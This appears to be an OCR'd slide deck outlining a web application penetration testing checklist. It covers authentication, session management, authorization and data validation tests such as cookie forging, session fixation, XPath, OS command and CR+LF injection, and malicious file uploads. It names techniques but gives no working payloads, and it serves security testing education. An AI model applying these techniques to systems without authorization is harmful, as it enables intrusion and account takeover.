
- Try to reset passwords by guessing, social engineering, or cracking secret questions, if used. Check if "remember my password" mechanism is implemented by checking the HTML code of the login page.
- Check if it is possible to "reuse" a session after logout. Also check if the application automatically logs out a user when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.
- Identify all parameters that are sent in addition to the decoded CAPTCHA value from the client to the server and try to send an old decoded CAPTCHA value with an old CAPTCHA ID of an old session ID
- Check if users hold a hardware device of some kind in addition to the password. Check if hardware device communicates directly and independently with the authentication infrastructure using an additional communication channel.
- Attempt to force a race condition, make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review.

Session Management Testing




- Collect sufficient number of cookie samples, analyze the cookie generation algorithm and **forge a valid cookie** in order to perform the attack
- Test for cookie attributes using intercepting proxies such as **Webscarab**, **Burp proxy**, **OWASP ZAP**, or traffic intercepting browser plug-in's such as **"TamperIE"**(for IE) and **"Tamper Data"**(for Firefox)
- To test for session fixation, **make a request to the site** to be tested and analyze vulnerabilities using the **WebScarab** tool
- Test for exposed session variables by inspecting **encryption & reuse of session token,** proxies & caching , GET & POST, and transport vulnerabilities
- Examine the **URLs in the restricted area** to test for CSRF

Authorization Testing




- Test for path traversal by performing **input vector enumeration** and **analyzing the input validation functions** present in the web application
- Test for bypassing authorization schema by examining the **admin functionalities**, to gain access to the resources assigned to a different role
- Test for **role/privilege manipulation**

Data Validation Testing




Data Validation Testing (Cont'd)




- **Discover vulnerabilities** of an ORM tool and test web applications that use ORM. Use tools such as Hibernate ORM, Nhibernate, and Ruby On Rails
- Try to insert XML metacharacters
- **Find if the web server actually supports SSI directives** using tools such as Web Proxy Burp Suite, OWASP ZAP, WebScarab, String searcher: grep
- **Inject XPath code** and interfere with the query result
- **Identify vulnerable parameters.** Understand the data flow and deployment structure of the client, and perform IMAP/SMTP command injection

Data Validation Testing (Cont'd)




- **Inject code (a malicious URL)** and perform source code analysis to discover code injection vulnerabilities
- **Perform manual code analysis** and craft malicious HTTP requests using | to test for OS command injection attacks
- **Perform manual and automated code analysis** using tools such as OllyDbg to detect buffer overflow condition
- **Upload a file that exploits a component in the local user workstation**, when viewed or downloaded by the user, perform XSS, and SQL injection attack
- **Identify all user controlled input** that influences one or more headers in the response, and check whether he or she can successfully inject a CR+LF sequence in it


Denial-of-Service Testing



